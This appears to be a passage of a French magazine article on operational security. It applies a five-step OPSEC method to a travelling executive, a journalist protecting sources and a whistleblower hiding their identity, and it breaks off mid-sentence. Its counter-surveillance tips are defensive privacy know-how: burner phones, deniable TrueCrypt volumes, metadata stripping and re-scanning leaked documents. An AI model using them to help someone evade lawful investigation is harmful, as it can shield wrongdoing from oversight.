Oui, l'OPSEC va tout de même au-delà que de simplement « passer par Tor ». Une bonne OPSEC, par définition, repose sur des détails auxquels on ne prête pas attention (car on ne les estime pas importants, ou on ne les connaît simplement pas), mais qui génèrent tout de même une information qui pourrait être utile à un adversaire, à la manière d'un bug inconnu dans un logiciel qui génère une voie d'entrée pour un attaquant sachant l'exploiter. Vouloir appliquer un plan d'OPSEC universel qui protégerait toute notre information de tous nos adversaires est un peu comme vouloir créer un système d'exploitation sans bugs – voué à l'échec. L'OPSEC aveugle ne sert à rien, sinon à faire perdre du temps à la personne qui l'applique.

Établir un bon plan d'OPSEC signifie non seulement déterminer avec précision quelle est l'information à protéger, mais aussi modéliser la menace contre laquelle nous souhaitons la protéger. Il faut se poser les bonnes questions : je cherche à protéger une information ? Une source ? Mon identité ? Une activité ? Qui sont mes ennemis ? Une entreprise, un gouvernement, un groupe criminel ? Notre activité évolue en fonction de la nature de cet élément que nous souhaitons protéger ; et cela génère parfois de l'information. Il est capital de prendre connaissance de cette information, et de

savoir en quelle mesure nos adversaires ont la capacité de la percevoir.

À titre d'exemple, utiliser un pseudonyme sur les réseaux sociaux protégera peut-être notre identité de nos amis hacktivistes, mais pas du gouvernement qui a posé des écoutes électroniques chez nous. Envoyer un courrier postal pourrait nous protéger desdites écoutes, mais pas de l'employé corrompu du service postal.

Un parallèle pourrait être dressé entre la sécurité opérationnelle et la cryptographie : une erreur d'OPSEC sur une opération ressemble beaucoup à une erreur d'implémentation d'un protocole cryptographique. Sur papier, l'opération et le protocole marchaient à merveille, mais la réalité est que tout peut s'effondrer d'un moment à l'autre, si tant est que l'adversaire sache exploiter la faille. Si la cryptographie connaît la « craptography », l'OPSEC a, elle aussi, un petit frère boutonneux nommé « flOPSEC ». **Le principe de base reste le même : « le diable est dans les détails ».**

1.2 Le processus d'OPSEC

Fort heureusement, il existe un processus bien précis pour définir un plan d'OPSEC adaptable à la plupart des situations. Reprenons notre document du gouvernement américain, la NSDD #289 **[2]** : le processus de sécurité opérationnelle comprendrait donc cinq étapes :

- identification de l'information critique ;
- analyse de la menace ;
- analyse des vulnérabilités ;
- estimation du risque ;
- application de contre-mesures adaptées.

Tout d'abord, il s'agit d'identifier l'information à protéger (information critique) ainsi que la totalité des signaux que l'activité relative à cette information engendre, et la mesure (maximale) en laquelle nos adversaires sont capables de l'intercepter. Une fois ces signaux identifiés, le but est de faire preuve d'empathie envers l'adversaire et voir quelles nouvelles informations peuvent se déduire à partir de celles collectées. Après avoir analysé les risques que comporterait le fait qu'un adversaire tombe en possession de ces informations, il faut mettre en place des procédures permettant de réduire la quantité d'information émise.

Qu'à cela ne tienne, il est temps de passer à la pratique. Nous reprenons ce processus en suivant plusieurs scenarii de la « vie courante ». Nous appliquons ce modèle à la routine d'un homme d'affaires en voyage, un journaliste souhaitant communiquer avec sa source, un hacktiviste souhaitant aller plus loin que LOIC, ou encore un lanceur d'alertes ne voulant pas passer 35 ans de sa vie en prison pour avoir piraté un CD de Lady Gaga.

2 Businessman en voyages d'affaires

Un homme d'affaires qui voyage pour signer un contrat ou rencontrer des partenaires commerciaux détient souvent des informations confidentielles, qui sont forcément d'intérêt pour la concurrence. En reprenant le plan d'OPSEC, **l'information critique à protéger** est ici l'information que l'homme d'affaires transporte (par exemple, de la propriété intellectuelle ou des informations financières sur son entreprise).

L'adversaire peut être une entreprise concurrente, désirant obtenir toute information financière ou propriété intellectuelle afin de se placer en situation d'avantage concurrentiel. Il est aussi possible que l'adversaire soit un gouvernement exerçant une activité d'espionnage économique ou industriel.

Il y a plusieurs vulnérabilités auxquelles l'information critique est exposée, qui varient tout au long du déroulement du voyage. La possibilité d'interception du disque dur de l'ordinateur est élevée, surtout lors d'un déplacement, dans des environnements non contrôlés – le hall de l'aéroport, dans l'avion, à l'hôtel, aux douanes... Les informations échangées sur des réseaux inconnus sont aussi très vulnérables à l'interception par un tiers. L'information critique est vulnérable lors de son stockage, quand elle n'est pas utilisée (dans des chambres d'hôtel, par exemple) et même avant le voyage.

2.1 Interception de l'ordinateur, du disque, de l'information critique

Les données sont très vulnérables lors de leur transport – fatigue, bruit, bousculades, etc., sont des distractions qui jouent en faveur de l'adversaire.

Le cas des deux employés de Dassault qui travaillaient sur un projet de drone franco-britannique qui ont été victimes d'une ruse qui leur a coûté leur attaché-case : avant de prendre l'Eurostar à la Gare du Nord, un des employés se faisait molester (une « diversion » dans le jargon). L'autre vint à son secours, et pendant ce temps, un inconnu en profite pour lui voler sa valise laissée sans surveillance **[3]**. Dassault assure que ladite valise ne contenait aucune donnée confidentielle, mais cela aurait clairement pu être le cas (certaines sources soutiennent d'ailleurs cette hypothèse).

Dans certains pays, les douanes ont tendance à confisquer (et parfois à perdre) les dispositifs de stockage de leurs voyageurs. Le cas le plus récent est celui du partenaire de Glenn Greenwald, le journaliste derrière les fuites d'Edward Snowden, s'étant fait détenir aux douanes britanniques pendant la durée maximale légale de neuf heures. Tout son matériel

informatique fut confisqué **[4]**. Disques durs, clés USB, baladeurs MP3, cartes SD, ou tout autre dispositif de stockage numérique sont potentiellement concernés par les confiscations douanières.

L'impact de l'interception des informations critiques est maximal : des contrats peuvent être perdus, l'information peut être revendue à un concurrent... Si les données sont détruites, les dégâts peuvent aussi être gros. De plus, les probabilités que cela arrive ne sont pas négligeables. Les moyens nécessaires à la mise en œuvre une « opération » comme celle du vol de la Gare du Nord sont à portée de n'importe qui. Le fondateur de Cryptocat se faisait détenir régulièrement à la frontière entre le Canada et les États-Unis **[5]**, car les lois en vigueur dans ces pays le permettent aisément. **Le niveau de risque évalué est donc très élevé, voire critique.**

Comment réduire le risque sur l'information critique quand elle est en transit ? Tout d'abord s'assurer que **l'information est systématiquement sous surveillance propre, à tout moment :** dans la gare, pendant le vol, dans le taxi. L'anecdote des employés de Dassault est un parfait cas d'école illustrant les dangers de ne pas appliquer cette règle. **Il est aussi capital de chiffrer l'information critique.** Des systèmes comme TrueCrypt **[6]** offrent cette possibilité (entre autres, dont nous parlerons plus tard). Les autorités douanières ont souvent du mal à contourner techniquement cette protection, surtout quand elle est utilisée en mode « chiffrement intégral du disque » (si l'ordinateur en question est éteint et non simplement en veille). Autrement, il est parfois possible de récupérer les clés de chiffrement dans la mémoire de l'ordinateur (en clair) et d'accéder à l'intégralité des données protégées. Chiffrement intégral ou pas, certains pays comme la France disposent d'une législation pouvant obliger la personne détenue à remettre la clé de chiffrement.

Une autre contre-mesure qui ferait baisser significativement le risque auquel s'expose l'information en transit serait de **voyager sans cette information** ! Ne pas avoir les informations sur soi contourne effectivement le problème du vol d'ordinateur, d'interception par les douanes, ainsi que celui des pertes de données. Il sera toujours possible de récupérer les informations plus tard via des canaux sécurisés. Cette technique est d'ailleurs recommandée par l'ANSSI dans leur Passeport de conseils aux voyageurs **[7]**.

2.2 L'échange d'informations sensibles sur des réseaux publics

S'il est intéressant de récupérer les informations sensibles une fois arrivé à destination afin d'éviter tout problème avec l'information en transit, cette information s'expose tout de même à de nouvelles vulnérabilités : **la transmission des données sur support sans fil.**

L'ubiquité du Wifi dans le milieu du tourisme (hôtellerie, restauration, etc.) fait que n'importe quelle personne en déplacement professionnel s'en servira, très sûrement à des fins en relation avec son travail. Par ailleurs, l'interception de signaux Wifi est triviale et ne nécessite pas de moyens techniques ou financiers élevés. Si l'adversaire est suffisamment motivé et capable, **les probabilités de tentatives d'interception sont très élevées.**

À moins que l'adversaire puisse être présent au moment du rapatriement de l'information critique (si celle-ci n'a pas été transportée physiquement), où qu'un service en mode « cloud » soit utilisé, il est rare que la totalité de l'information circule sur le réseau. Cela dit, les autres informations qui circuleront sur le réseau : identifiants, mots de passe, peuvent in fine servir à compromettre le reste de l'information critique (par exemple, si l'information est stockée dans une boîte mail ou une archive Dropbox). **L'impact est potentiellement moins important que celui issu de l'interception du disque dur, mais la probabilité d'interception fait que le risque encouru par l'information critique reste très élevé.**

Les contre-mesures qui s'appliquent ici sont évidentes : **il ne faut jamais passer par un réseau sans-fil, même alors qu'il est « chiffré », sans s'assurer qu'une couche de chiffrement entre l'ordinateur et la destination des données a préalablement été établie.** Les entreprises disposent très souvent de réseaux privés virtuels (VPNs) ou autres tunnels sécurisés qui authentifient et chiffrent les données transitant entre l'ordinateur distant et le réseau corporate.

2.3 L'employé de chambre malveillant

La sécurité des chambres d'hôtel étant loin d'être optimale (comme montré à Las Vegas lors de l'édition 2012 de la conférence BlackHat **[8]**), l'information critique comporte une autre vulnérabilité dès lors qu'elle est stockée dans une chambre d'hôtel : **la visite intempestive d'un employé de chambre malveillant.** Connu sous le nom de « *Evil Maid Attack* », le scénario veut qu'un employé de l'hôtel mandaté par l'adversaire, ou l'adversaire lui-même, entre dans la chambre de la victime pendant qu'elle n'y est pas et pioche allègrement les informations désirées en fouillant dans ses affaires personnelles.

L'impact est identique à celui induit par l'interception de l'information pendant qu'elle est en transit – **compromission totale, voire destruction, de l'information critique.**

D'un autre côté, si les détentions à la douane d'un aéroport se font dans un cadre légal bien spécifique – entrer par effraction dans une chambre d'hôtel se fait clairement en marge. L'adversaire ne risquera probablement pas d'entreprendre une telle action à moins

que le jeu n'en vaille la chandelle – l'adversaire aussi doit faire son analyse de risque. En décembre 2010, le PDG de la compagnie aérienne China Eastern est arrivé dans sa chambre d'hôtel pour y découvrir trois hommes, valises ouvertes et outils de crochetage à la main, se confondre en excuses et s'éclipser rapidement de l'hôtel **[9]. Le risque dépend ici clairement de l'importance de l'information critique qui est transportée** – qui influencera les risques que l'adversaire est prêt à prendre. Cependant, si l'adversaire fait son travail correctement (et il faut supposer que c'est le cas), un dispositif de surveillance sera sûrement mis en place afin de pouvoir avertir l'équipe chargée de récupérer l'information critique des déplacements éventuels de la cible, réduisant ainsi les risques de l'adversaire.

Les contre-mesures qui s'appliquent pour l'information en transit s'appliquent pour l'information stockée aussi : **chiffrement intégral des disques et surveillance constante de l'information**, quitte à devoir l'avoir tout le temps sur soi.

2.4 Le cloisonnement de l'information et le besoin d'en connaître

Une autre vulnérabilité à laquelle s'expose l'information critique est directement liée à la personne qui s'en occupe. Vu comment l'information est vulnérable lors de son transport, il serait normal qu'un adversaire motivé porte un intérêt aux déplacements et habitudes (entre autres) de sa cible. L'impact éventuel qu'un adversaire apprenne l'itinéraire de la victime sera de **permettre ou faciliter l'exploitation des vulnérabilités énumérées ci-dessus**. Qui plus est, grâce aux réseaux sociaux **l'adversaire peut se procurer un énorme volume d'informations de ce genre pour un coût quasi nul**.

Les contre-mesures afin de réduire le risque au maximum sont de bannir **les réseaux sociaux tels que Foursquare, qui indiquent la moindre position de leurs utilisateurs. Il en va de même pour les commentaires un trop verbeux sur Internet.**

On rabâche aux marines américains de ne jamais communiquer leurs dates de retour à la maison – pour des raisons d'OPSEC évidentes (cherchez le mot-clé « opsec » sur Twitter, vous serez surpris du nombre de conversations de ce genre sur lesquelles vous tomberez). Le Tsahal (l'armée de Défense Israélienne), conseille aussi à ses membres de se tenir à l'écart de Facebook.

3 Le secret journalistique

La protection des sources d'information des journalistes est sans doute l'un des piliers de la liberté de la presse ; c'est pour cela qu'il est si important de la préserver. **Avec les nouvelles technologies, la protection des sources se voit sujette à de nouvelles vulnérabilités.** L'information critique que le plan d'OPSEC devra protéger est ici l'identité de la source.

Les principaux adversaires auxquels fait face un journaliste tentant de protéger sa source est souvent l'objet-même de sa publication. Le journaliste ne pouvant pas rester anonyme, l'adversaire sera rapidement mis au courant de la menace représentée par sa source. **L'adversaire peut être un gouvernement, une entreprise, une personnalité, ou un individu lambda** (même si ce dernier reste plus rare).

L'identité de la source est exposée à plusieurs vulnérabilités. **Dès lors que le journaliste interagit avec elle, il expose des informations pouvant servir à déduire l'identité ou la localisation géographique de sa source.** Ces vulnérabilités varient en fonction des moyens de communication employés : rendez-vous physiques si la source est à proximité, ou télécommunications si elle se trouve trop loin (dans une autre ville, un autre pays).

3.1 Les rendez-vous physiques

Lors des déplacements physiques, la plus grande vulnérabilité à laquelle s'expose l'identité d'une source est la filature et l'observation physique. En fonction de l'adversaire, plusieurs moyens peuvent être mis en œuvre pour faciliter cette filature.

Si une telle vulnérabilité venait à être exploitée, son impact serait maximal. Une fois un visuel établi sur la source, il devient facile de déterminer son identité. Surtout, une fois le visuel établi, il n'y a pas grand-chose qu'un journaliste puisse faire pour limiter les dégâts. Le traçage des déplacements des téléphones mobiles est trivial à effectuer pour un gouvernement, même s'il nécessite d'un accord judiciaire préalable. Une entreprise suffisamment motivée pourrait organiser une filature, au risque de se faire prendre. **Le risque est critique si l'adversaire est un gouvernement, et moins important s'il s'agit d'une entreprise.**

Plusieurs contre-mesures sont possibles : **éviter la collusion (une rencontre physique qui pourrait permettre de remonter un dispositif) est celle qui vient à l'esprit le plus rapidement**, mais les autres canaux de communications exposent l'identité de la source à un grand nombre d'autres vulnérabilités différentes. Si la rencontre physique est inévitable, **une des mesures de sécurité consiste à laisser tous ses appareils électroniques chez soi**, afin que les signaux qu'ils émettent ne puissent pas être utilisés à des fins de géolocalisation.

3.2 Les télécommunications

L'avantage des réseaux de télécommunications est qu'il devient extrêmement facile de transmettre une information d'un point A à un point B en un rien de

temps. Un des désavantages, est qu'il est techniquement facile de mettre ces réseaux sous écoute. Et si les conversations ne sont pas écoutées à proprement parler, elles génèrent une énorme quantité d'informations à propos des conversations elles-mêmes. Des données à propos des données – qu'on appelle les métadonnées – sont souvent plus faciles à obtenir (d'un point de vue technique et légal) que les données elles-mêmes. Votre opérateur mobile n'a pas le droit d'écouter vos conversations téléphoniques, mais il est probable qu'il fasse des statistiques sur vos habitudes d'utilisation du réseau pour vous proposer d'autres services. C'est de là que les programmes comme PRISM **[10]** tirent toute leur puissance.

L'interception des données et des métadonnées représente deux vulnérabilités bien distinctes, entraînant des risques différents, qui peuvent être minimisés grâce à des contre-mesures différentes à leur tour.

3.2.1 Les données

Dès lors qu'elle est transmise sur Internet, toute donnée peut être interceptée. La problématique est similaire à celle de l'homme d'affaires en voyage : en fonction de la motivation et des capacités de l'adversaire, l'information court un grand risque d'être interceptée. L'impact sur l'information critique (l'identité de la source, et non l'information transmise) est-il si grand ? Cela dépend du contenu des données, et si elles contiennent des informations personnellement identifiables. **Si le risque de se faire placer sous écoute est initialement faible, il augmentera graduellement à mesure que les publications se font.**

Avant que l'affaire PRISM/Snowden éclate, ce dernier s'était rapproché de Glenn Greenwald en lui demandant de chiffrer ses communications afin qu'il puisse lui transmettre des documents qui devaient rester secrets. Le journaliste trouvait pénible de devoir installer des outils cryptographiques et refusa de visionner la vidéo que Snowden avait créée, expliquant comment installer PGP sur son ordinateur. Heureusement, Snowden ne se résolut pas à envoyer son matériel en clair, mais préféra passer par une autre journaliste, proche de Greenwald, qui était habituée à traiter des cas comme le sien.

Un autre exemple est celui de Bill Keller, directeur exécutif du New York Times en 2010, qui voulait discuter avec Alan Rusbridger, éditeur du Guardian, des informations qu'il avait reçu de la part d'un certain Julian Assange. Par mesure de précaution, Bill demanda à Alan s'il savait mettre en place une ligne téléphonique sécurisée. Comme personne ne savait, la conversation s'est tenue en clair sur les lignes téléphoniques **[11]**.

Si ces journalistes avaient continué à avoir la même négligence vis-à-vis des données qu'ils transmettaient, leurs adversaires se seraient sûrement fait une joie d'intercepter leurs communications afin de pouvoir remonter à la source de la fuite d'information (en imaginant, au contraire de Snowden et Assange, que la source n'ait pas décidé de revendiquer les fuites).

Les contre-mesures sont simples – **chiffrer les données transmises avec un système de chiffrement point à point**. La suite d'outils PGP (et leur utilitaire libre GPG) est la solution de prédilection pour ceux qui veulent s'assurer que le contenu de leurs messages ne sera pas lisible par quiconque les intercepte. Snowden souligne d'ailleurs la difficulté des gouvernements (adversaires motivés et avec beaucoup de moyens) à contourner ce genre de protection **[12]**.

Skype est souvent utilisé par les journalistes pour conduire des interviews, car considéré comme sécurisé. Il se peut que certains adversaires n'arrivent pas à casser Skype, mais depuis que ce dernier a été racheté par Microsoft, et que toutes les communications passent par leurs systèmes, **il convient de traiter Skype comme étant un protocole en clair.**

Malheureusement, la sécurité des opérations (ou même les bases de la sécurité informatique) n'est pas enseignée en tant que discipline dans les écoles de journalisme en France. Des initiatives comme #j_hack **[13]** ou certains ateliers proposés par RSF essayent de combler ce vide, non sans mal.

3.2.2 Les données sur les données – les métadonnées

Comme nous l'avons vu, le contenu des communications n'est parfois pas si intéressant que ça pour un adversaire cherchant à exposer la source d'une information. Parfois, savoir **qui parle à qui, comment, et depuis où, et pendant combien de temps**, est plus instructif que de savoir de quoi ils parlent **[14]**. On pourra chiffrer les données qu'on envoie, cela ne changera rien au fait qu'on en envoie, ni à qui on les envoie. Si l'adversaire a accès à ces métadonnées (l'analyse qui suit part de ce principe), l'information critique est exposée à plusieurs vulnérabilités.

La mise en évidence des différentes parties prenantes à l'échange : il suffit d'avoir accès aux relevés téléphoniques d'un journaliste pour connaître les gens avec qui il parle le plus. Si le journaliste utilise son téléphone personnel ou professionnel pour entrer en contact avec sa source, l'adversaire disposera rapidement d'une liste de sources potentielles. **L'impact sera sûrement majeur**, à moins que la source ne prenne elle-même des mesures pour le limiter. En 2010, la DCRI aurait eu accès aux « fadettes » (factures détaillées) des téléphones portables de journalistes du journal Le Monde, ainsi que celles d'une juge d'instruction afin de remonter aux sources des informations sur l'affaire Woerth-Bettencourt **[15]**. Le Monde a plus récemment fait part d'autres écoutes de la part du gouvernement, ne se limitant pas cette fois-ci aux fadettes, mais aux écoutes intégrales **[16]**.

Afin de masquer l'origine et la destination des appels, il convient d'utiliser des moyens de communication qui ne puissent pas être rattachés à la personne qui les utilise. **Cela s'appelle la compartimentation**, et c'est une discipline qui peut s'appliquer à quasiment tout plan d'OPSEC. La création de boites mails démarquées et temporaires, dont l'usage est exclusivement dédié au contact avec la source, ainsi que l'utilisation de téléphones démarqués qui ne pourront pas être rattachés à leur utilisateur. Certains téléphones à carte prépayée **[17]** permettent de rester anonyme en dessous d'un certain temps de communication (20-30 minutes). Pour des communications prolongées, une preuve d'identité est souvent demandée. Des solutions alternatives existent, mais sont la plupart du temps illicites.

L'origine géographique des communications : si les communications s'effectuent depuis le même endroit que les communications habituelles du journaliste, l'adversaire ne tardera pas à y voir une tendance. **Se déplacer régulièrement, et à des endroits de préférence différents avant d'allumer son BIC phone est une contre-mesure adaptée à ce genre de vulnérabilités.**

Il en va de même pour les boites mails démarquées. S'y connecter toujours depuis les mêmes endroits peut faciliter les recoupements. C'est précisément le cas de l'ancien directeur de la CIA, David Petraeus **[18] :** sa maîtresse et lui-même utilisaient une boîte Gmail pour communiquer entre eux en sauvegardant les messages qu'ils voulaient écrire à l'autre dans le dossier brouillons, sans jamais les envoyer. Le problème était qu'ils le faisaient toujours depuis les mêmes endroits (et donc les mêmes adresses IP). Une investigation avait été lancée par le FBI sur un autre compte mail appartenant à l'amante de Petraeus, mais le lien a vite établi entre les deux comptes – et les messages avec Petraeus avaient été découverts.

Des outils comme Tor permettent de rebondir sur plusieurs adresses IP différentes situées partout dans le monde, brouillant ainsi les pistes d'un adversaire cherchant à corréler l'origine des adresses IP liées à une boîte mail. De même, il peut être judicieux de **s'y connecter à partir d'accès Wifi gratuits et anonymes disponibles partout en ville :** McDonald's, Starbucks, hôtels (pas le sien, hein !)... Il y a l'embarras du choix.

Les différentes manières de communiquer : un adversaire pourrait savoir faire la différence entre un courrier électronique « normal » ou un autre contenant de grosses pièces jointes (en se basant par exemple sur la quantité de données émises). Il est donc possible de déterminer des personnes d'intérêt grâce à la fréquence ou la durée des communications d'une cible. De même, si la source demande à ce que le contenu de leurs échanges soit chiffré, il vaut mieux le faire pour toutes les autres conversations aussi : une unique conversation chiffrée se fait vite remarquer parmi des centaines de conversations en clair. D'où un autre intérêt à avoir une boite mail dédiée à ce genre d'affaires.

L'adversaire déduira toujours ce genre d'informations à partir de changements dans la fréquence, durée, ou modalité des communications en fonction du temps. **La meilleure contre-mesure est de garder ses habitudes même si une nouvelle personne d'intérêt doit être contactée.** Ceci revient à compartimenter son comportement.

L'application immersion **[19]** permet de visualiser les boîtes Gmail, Exchange, et en fonction de l'utilisation personnelle qui est faite de la boite mail.

3.3 Penser à la place de sa source

Protéger l'identité d'une source est difficile, car rien n'empêche à la source de commettre une erreur qui pourrait compromettre entièrement son identité. Ceci est particulièrement valable pour le chiffrement : la plupart des outils disponibles sont difficiles à utiliser pour les non-initiés, et des erreurs sont vite commises.

Le niveau technique requis par la source pour échanger de manière sécurisée représente à lui-même une vulnérabilité. Il ne faut pas que la source soit dépassée par ce qui lui est demandé, car la manière dont elle se servira des outils de sécurité sera imprévisible, ce qui pourrait avoir des conséquences dramatiques pour elle. Si la source n'est pas très technique, il vaut mieux réfléchir à un autre moyen de transmission de l'information – **que ce soit par un autre canal ou tout simplement en utilisant des applications cryptographiques plus simples d'usage telles que Cryptocat [20]**. Même si ce dernier est connu pour avoir eu des vulnérabilités importantes, il reste facile à utiliser. **Une autre solution serait d'utiliser des clés USB bootables contenant des systèmes clés en main tels que Tails [21]**, qui ne touchent pas au disque dur de la machine sur laquelle ils se lancent et fournissent toute une panoplie d'outils pour communiquer de manière anonyme.

Le journaliste est donc conscient des vulnérabilités potentielles et peut adapter le reste de son plan d'OPSEC en fonction.

La capacité d'une source à bien protéger son identité varie en fonction de plusieurs facteurs : la situation géopolitique de l'endroit où elle se trouve, ses capacités techniques requises pour transmettre l'information, et la motivation de l'adversaire à découvrir son identité. Il est crucial d'intégrer ces facteurs dans l'analyse de risque faite pour chaque vulnérabilité. Par exemple, l'impact de l'interception d'un message chiffré n'est pas le même dans un État de droit que dans un État totalitaire.

4 Une journée dans la peau d'Edward Snowden

Il semble judicieux maintenant de s'attaquer au problème inverse : comment fait une source pour protéger **sa propre** identité ? L'adversaire est identique à celui du journaliste, mais l'information critique n'est plus la même : il s'agit maintenant d'une identité sous contrôle direct de la personne appliquant son plan d'OPSEC.

Une grande part des vulnérabilités que rencontre l'information critique est aussi partagée avec celles du journaliste. Cela dit, les contre-mesures ne seront pas les mêmes, car il s'agit de protéger une identité contrôlée, et non l'identité d'autrui. S'il peut paraître plus facile de protéger une identité contrôlée, il ne faut pas oublier que l'impact de la compromission de l'information critique est, dans ce cas, beaucoup plus grand.

4.1 La rencontre avec son traitant

Une nouvelle vulnérabilité que rencontre l'information critique est, paradoxalement, **son exposition à son officier ou agent traitant** (dit aussi « OT » ; il peut s'agir d'un journaliste, d'un juge, ou encore d'un membre des forces de l'ordre). Les rencontres physiques entraînent le risque de filatures et d'identification immédiate des deux parties.

Les contre-mesures peuvent s'inspirer de la doctrine soviétique **[22]** sur comment un agent de terrain doit traiter ses sources : « **Le contact personnel ne doit être fait uniquement lorsqu'il est impossible de faire autrement**. Le nombre de rencontres doit être le plus bas possible, surtout avec des sources dont l'information est de grande valeur ».

Les rencontres physiques sont limitées afin de réduire les risques de **contamination d'identités**. Quand deux identités sont mal compartimentées, on dit qu'elles se contaminent : certaines informations appartenant à l'une « contaminent » l'autre. Dans ce cas, les traits physiques de la source contamineraient l'identité choisie pour communiquer les informations.

En général, il vaut mieux **ne jamais faire confiance à son traitant**. Ici, le terme « confiance » est utilisé dans son sens cryptographique et non psychologique : on « ne fait pas confiance » à son traitant tout comme on « ne ferait pas confiance » à un certificat X.509 auto-signé. Le traitant pourrait être en fait l'adversaire, devenir l'adversaire (pressions externes de l'adversaire initial, changement de bord du traitant, etc.), ou aider l'adversaire à son insu (en pratiquant lui-même une mauvaise sécurité des opérations). Le traitant peut tout à fait avoir été retourné par l'adversaire, au travers plusieurs leviers tels que l'argent, ses idéologies, la coercition, et l'ego **[23]**.

Afin de réduire le risque lié au traitant, **il convient aussi de s'informer un maximum sur lui**. La source disposant en général de l'identité de son traitant, il est possible d'effectuer des recherches en sources ouvertes : réseaux sociaux, articles publiés, jurisprudence, etc. Son bord politique, sa tendance à respecter le secret des sources, ou encore ses connaissances en matière de sécurité des opérations, sont toutes des informations d'intérêt qui permettront de **construire un profil du traitant et de mieux anticiper ses réactions.**

4.2 Les communications avec son traitant

Au niveau des communications, les vulnérabilités auxquelles s'expose l'identité de la source sont les mêmes que celles auxquelles se voit confronté un journaliste : il convient donc de suivre les mêmes règles et contre-mesures.

La différence est que la compromission de l'information critique affectera beaucoup plus la source que l'OT. Les enjeux sont donc plus grands, et le degré de « paranoïa » doit suivre. Il faut partir du principe que l'OT est sous la surveillance ou le contrôle de l'adversaire.

Il faut que la source soit le moins prévisible possible, qu'elle bannisse ses habitudes : qu'elle impose les lieux de rendez-vous, les heures et les modalités de contact. Ces éléments ne doivent pas être récurrents dans le temps. C'est précisément ce qui était arrivé à l'équipe d'Ulysses Sharp : ses déplacements et actions étaient devenus trop prévisibles.

La source doit pouvoir prévoir un maximum les réactions de son traitant. Tout comme il est important de construire un profil de l'OT, il est aussi primordial d'établir un « circuit » de fuite de l'information : définir précisément qui a accès aux informations, à quel moment, et sous quelles conditions. Cela évite les malentendus et les changements de plans à la dernière minute, qui peuvent compromettre tout un plan d'OPSEC.

4.3 Ne le dites à personne

Le fait de **dévoiler ses activités de fuite d'information à une tierce partie** ne faisant pas partie du circuit de communication rend l'identité de la source extrêmement vulnérable à toutes les erreurs ou omissions que cette tierce partie peut faire, d'autant plus qu'elle ne se sentira pas forcément concernée par la protection de l'identité de la source.

Manning avait commis l'erreur de se confier au pirate Adrian Lamo **[24]**, qui lui aurait pourtant promis de garder le secret. C'est ce dernier qui s'est rapproché des autorités et aurait donc été à la source de l'arrestation de Manning.

Ne jamais en dire trop par rapport à ses activités est une règle générale valable pour toute démarche d'OPSEC. Les agences de renseignement appellent cela « le besoin d'en connaître », ou BEC. La personne qui parle de ses activités libère une information sur laquelle elle n'a aucun contrôle, qui s'expose à toutes les vulnérabilités que nous avons vues jusqu'à présent. Par ailleurs, il serait fort dangereux de gager sur le niveau d'OPSEC d'une tierce partie qui n'a pas été initialement incluse dans le circuit de circulation de l'information.

4.4 Pouvoir nier les faits

Si l'adversaire arrive à soupçonner la source d'être effectivement l'origine des fuites, il peut tenter de le confirmer en la confrontant. Il ne faut compter sur sa capacité à pouvoir nier les faits qu'en dernier recours – quand l'adversaire en est à confronter la source, c'est qu'il est déjà en possession de beaucoup d'informations, et que le risque de compromission totale est beaucoup trop élevé.

4.4.1 La messagerie

Les systèmes de chiffrement classiques comme PGP offrent un niveau de confidentialité maximale, mais ils ont l'inconvénient (dans ce cas), d'offrir aussi un **facteur de non-répudiation**. Autrement dit, si un émetteur envoie un message signé avec sa clé privée (afin d'authentifier l'information), il peut prouver au destinataire (et à quiconque ait sa clé publique) que c'est bien lui qui a écrit le message. Inversement, n'importe qui ayant la clé publique de l'émetteur et sa clé publique peut prouver que c'est bien cette personne qui a envoyé le message.

Si la source veut pouvoir nier les faits, ce facteur peut être un inconvénient. **Un système offrant cette possibilité de répudiation, et un niveau équivalent de sécurité à PGP est le protocole OTR, ou « Off-the-record messaging » [25]**. Certains outils de messagerie instantanée tels que pidgin offrent des modules OTR. Depuis sa version 3.1, OTR propose un système d'authentification de clés simplifié.

4.4.2 Les données

Si elles doivent fuiter, les données doivent être préalablement stockées quelque part. Si elles sont découvertes (lors d'une étude inforensique par exemple), elles risquent de confirmer tout soupçon que l'adversaire ait pu avoir précédemment.

La seule contre-mesure possible est d'utiliser un système de stockage dont l'utilisateur puisse nier l'existence. Le logiciel TrueCrypt offre précisément cette fonctionnalité, grâce à sa fonction « volume caché » **[26]**. Un volume TrueCrypt classique est créé avec une clé. À l'intérieur de ce volume, un deuxième volume est créé, et il n'est déchiffrable qu'avec un deuxième mot de passe. Comme l'espace libre d'un volume TrueCrypt est constitué de données aléatoires, un adversaire ne peut pas faire la différence entre l'espace libre d'un volume TrueCrypt classique et un volume TrueCrypt caché.

4.5 Anonymiser la fuite

Afin de limiter les cas de fuite, les informations sensibles sont souvent éditées à plusieurs exemplaires, chacun contenant des markers uniques correspondant à leurs destinataires. Ceci peut être particulièrement utile à l'adversaire pour retracer la source de la fuite **[27]**. **L'identité de la source est donc extrêmement vulnérable à l'analyse de ces markers.**

Les métadonnées classiques peuvent aussi faire office de markers. Les photographies numériques contiennent une pléthore d'informations (dites « données EXIF ») identifiant l'appareil qui les a prises, telles que sa marque et son modèle, des caractéristiques de la photo, et surtout données de géolocalisation. Les documents écrits (MS Word, PDF) contiennent aussi des métadonnées : générateur de PDF utilisé, nom de l'utilisateur ayant créé le document, etc. Ces données sont parfaitement exploitables à l'aide d'outils comme ExifTool **[28]**.

C'est ainsi que s'est fait arrêter Higinio O. Ochoa, membre du groupe de pirates CabinCr3w. Il avait publié une photo de sa compagne exhibant une pancarte ostentatoire **[29]**. La photo avait été prise avec son iPhone, qui avait inclus ses coordonnées géographiques (latitude et longitude) dans les données EXIF de l'image ; elles localisaient la photo dans une banlieue de Melbourne, en Australie. En corrélant ces informations avec un profil Facebook qu'ils pensaient être celui du pirate, les autorités australiennes avaient tout ce dont elles avaient besoin pour l'arrêter. Une analyse de la photo originale (contenant les données EXIF) est disponible sur la version web d'ExifTool **[30]**.

Un autre point faible qui risquerait de compromettre l'identité de la source sont **les données inclues dans les informations à fuiter**. Si ces informations contiennent des informations personnellement identifiables (noms, prénoms, pseudonymes, dates de naissance, noms de villes, de pays) qui n'apportent rien à la fuite elle-même, ils doivent être supprimés (et non simplement cachés).

Afin d'éliminer tout doute, une contre-mesure possible est d'imprimer les documents ou les photocopier, puis les scanner à nouveau (avec un scanner n'appartenant pas à la source) pour les transmettre par voie électronique. Il est encore mieux de déformer le papier avant de le photocopier. La déformation peut s'effectuer en froissant le papier ou en appliquant des filtres de distorsion graphique avec des outils tels que Photoshop ou GIMP. **Cela évitera toute fuite d'information de la part de l'espacement des caractères sur le papier ou**

